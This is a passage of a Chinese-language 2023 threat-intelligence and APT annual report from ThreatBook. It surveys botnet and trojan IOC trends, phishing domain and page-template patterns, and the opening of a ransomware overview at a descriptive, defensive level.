微步在线®

2023年威胁情报及APT活动分析报告

01 概述

2023 年依然是网络攻击极为活跃的一年。

- 僵尸网络、蠕虫木马继续横行，借助盗版系统和软件、破解补丁和外挂等广泛传播。虽然很多 C2 主机已经失效，但仍有较多年代久远的木马在主机上运行，处于“僵而不死”的状态。
- 钓鱼仿冒攻击在 2023 年方兴未艾，各种仿冒企业和个人邮箱、银行 APP 和国家政府单位的页面层出不穷，删除邮箱中收到的钓鱼邮件，成为很多人每周甚至每天都要做的工作。
- 勒索软件在 2023 年第四季度前并未受到太多关注，直到年底勒索巨头 LockBit，和新兴的勒索团伙 Rhysida 开始活跃，攻击了重要的金融、航空和能源机构后，人们才发现原来勒索软件历久弥新，俨然成为攻击者一种全新的“商业模式”，是网络安全世界最为严峻的挑战之一。
- 黑产团伙在 2023 年集中爆发。微步情报局对于多个热点黑产团伙进行了密切的追踪和分析研究。3 月份，我们发现了银狐针对金融行业的攻击，后续保持了对于银狐的密切关注，不断捕获攻击事件并及时向用户发出预警信息。在发现了银狐一个版本源码 winos 后，将银狐定性为多个黑产团伙使用的木马，并归因出至少 9 个独立的黑产团伙。之后，微步情报局与用户紧密联系，配合产品侧告警信息，共同发现了花斑豹、黄雀和山猫等黑产团伙的踪迹。
- APT 方面，2023 年里地缘冲突和战争引发的网络战不断升级。俄乌战争尚不明朗，东欧地区 APT 组织扩大攻击范围，活跃异常；巴以冲突升级为战争，刺激了中东乱局；印巴冲突依然激烈，攻击手法不断更新。其他地区的 APT 组织闻风而动，意图浑水摸鱼，攫取利益。我国仍然是 APT 组织的重点攻击目标，Patchwork、DarkHotel 和海莲花等组织虎视眈眈，针对国内高校、政府、科技企业等进行了轮番攻击。
- 行业方面，金融、能源、教育等行业以及政府机构成为遭受攻击最频繁的领域，而不同行业所面临的攻击者和攻击方式也并不相同，银狐木马在金融行业大肆传播；勒索软件将能源行业作为重点目标；山猫主要针对政府机构发起了爆发式攻击；教育行业，尤其是高校，面对了大量的僵木蠕攻击，同时也是 APT 组织重点的攻击对象。

目录
CONTENTS


02 僵而不死：传统僵木蠕从未停歇

僵尸网络、木马和蠕虫（简称“僵木蠕”）的防范是经典的网络安全话题。对于目前的僵木蠕发展态势，我们认为基本分为两种情况：


- 尽管很多C2 服务器已经失活，但由于处置上的缺失，导致大量“老毒”留下的木马文件仍然广泛存在于用户的主机，使得僵木蠕呈现出一种“僵而不死”的状态。
- 仍有不少攻击者在使用一些早已开源，或源码已泄露的病毒木马，通过即时通讯工具、捆绑软件等方式进行传播。这些病毒木马的制作方法已非常成熟，无论是自行魔改编译，还是直接使用木马生成器来批量生成，都能够快速生产出大量木马，因此仍然会有新C2 地址的不断出现。

IOC 告警数量及新发现数量月度变化趋势

微步威胁情报云的监测结果显示，2023 年各种僵木蠕的IOC 告警仍然居高不下。值得一提的是，部分使用DGA 算法生成域名（包括使用日期作为种子进行计算，以及硬编码等）作为备选C2 域名的病毒家族有可能在指定时间内小规模集中爆发，这是造成不同月份告警数量波动的主要原因。经过分析，这些IOC 大都已经失活，平时并不会造成特别严重的危害，不过也无法排除部分资产再次被攻击者利用的可能，因此我们仍然需要通过IOC 告警来排查和清除相关木马文件。




另外，我们也在2023 年发现了大量新出现的C2 服务器地址。从这一点也可以看出，僵木蠕“永不过时”：无论是个人攻击者还是黑产团伙，在未来仍会不断投递新的木马，注册和部署新的C2 资产。




告警数量及家族分布

告警IOC 家族维度，我们能够看到那些早已熟悉的“面孔”。其中，国内最为流行的Mylobot 家族“一骑绝尘”，其产生的DGA 情报触发了大量告警。与此同时，Phorpiex、Dorkbot，以及Sality 感染性木马也持续侵扰着用户的主机安全。




IOC 地理分布

地理位置维度，中国香港如往年一样毫无悬念地占据了头名。香港主机数量众多，购买成本相对优惠，且追查成本较高，因此备受攻击者青睐。相信在未来，香港主机会长期保持领先位置。其他省份，北京、上海、浙江和广东等互联网经济较为发达的省份也名列前茅。



失陷主机行业分布

行业维度，政府单位受僵木蠕类IOC 影响最为严重，这可能与政府单位仍有大量的办公主机，且办公场景中邮件沟通和文件发送的频度极高有关。而这也正是2023 流行的黑产团伙，包括银狐、山猫等主要使用的传播方式。2023 年 11 月，山猫团伙对政府单位和能源、教育等行业发起了“爆发式攻击”，其中对基层政府单位的攻击尤其猛烈，也是我们最早发现相关攻击线索的来源。




03

愿者上钩：钓鱼仿冒攻击方兴未艾

钓鱼攻击是大部分攻击者的前置攻击手段，是最为流行的突破防御边界的攻击方式。这里的钓鱼与传统意义上APT组织常用的“钓鱼邮件附件投递恶意木马”不同， 主要是指攻击者开始使用钓鱼网站的方式来窃取用户的敏感信息，包括企业邮箱、社保、ETC、Steam 等的账号密码，并根据这些内容分别进行下一阶段的攻击。2023 年是钓鱼攻击集中爆发的一年，各种新的钓鱼主题和模板层出不穷，攻击势头尤其猛烈。


钓鱼情报数量月度变化趋势

2023 年年初至今，钓鱼攻击始终保持活跃，且分布相对均匀：几乎每天都有大量钓鱼网站被捕获。部分攻击者往往会在某一段时间集中注册大量钓鱼域名，同时配合着广泛发布大量钓鱼邮件。尤其在2023 年年中，我们接收到大量用户的反馈，并捕获了众多部署了同类钓鱼页面的情报。



钓鱼顶级域名排行及分布


在发起“广撒网”式的钓鱼攻击之前，攻击者往往需要注册大量新域名，用于部署钓鱼网站和仿冒页面。为了降低域名的注册成本，大部分攻击者主要使用价格相对便宜的顶级域名，如.xyz、.top、.club 和.sbs 等。另外，也有攻击者使用.com 和.cn 这样的常见顶级域名，同时使用【可读性较差的主域名】.com 来降低成本。2023 年，.bond、.icu 以及.cyou 异军突起，成为较为热门的钓鱼顶级域名，值得关注。



* 域名级数是指一个域名由多少级组成，顶级域名即指一级域名。

钓鱼主题和页面命中排行及分布

显而易见的是，钓鱼工具的“模板化”是近年来钓鱼攻击中出现的一个新趋势。很多钓鱼页面的生成工具已经较为成熟，攻击者在很短时间内就可以生成特定主题的钓鱼页面。作为平时常收到钓鱼邮件的用户，甚至会觉得有些“千篇一律”：大部分的钓鱼页面都很类似，“企业邮箱安全认证中心”、“企业邮箱备案中心”，以及各类政府门户和金融APP 的页面，有的页面看起来还比较粗糙，基本一眼就能识别。



钓鱼主要类别及页面示例

本节提供了2023 年最为流行的一些钓鱼主题页面截图，包括企业/ 个人邮箱登录类、征集中心类、仿冒金融APP 登录类、社保/ETC 类以及仿冒Telegram 类等，相信读者能在其中发现不少“熟悉的面孔”。这些页面一般由一些专门的钓鱼页面生成工具批量制作，相信未来也会不断出现新面孔。账号密码的重要性和隐私性不言而喻，社保、游戏、金融类的账密被盗，可能直接导致财产的损失；而邮箱类和即时通讯工具的账号如果被窃取，将有可能被攻击者用来进行下一步攻击，不仅自身要蒙受损失，也可能祸及亲朋好友。因此，请读者尽力记住这些页面，避免成为这类攻击的受害者。

04 巧取豪夺：勒索软件历久弥新

勒索软件全年概览

2023 年年底以前，勒索软件并没有特别引人注意。直到第四季度，老牌的LockBit 组织针对金融和民航行业的攻击以及新兴的Rhysida 组织针对能源行业的攻击，这两次重大的攻击事件让人们突然意识到原来勒索软件从未沉寂，仍然是网络安全世界中最为严峻的挑战之一。

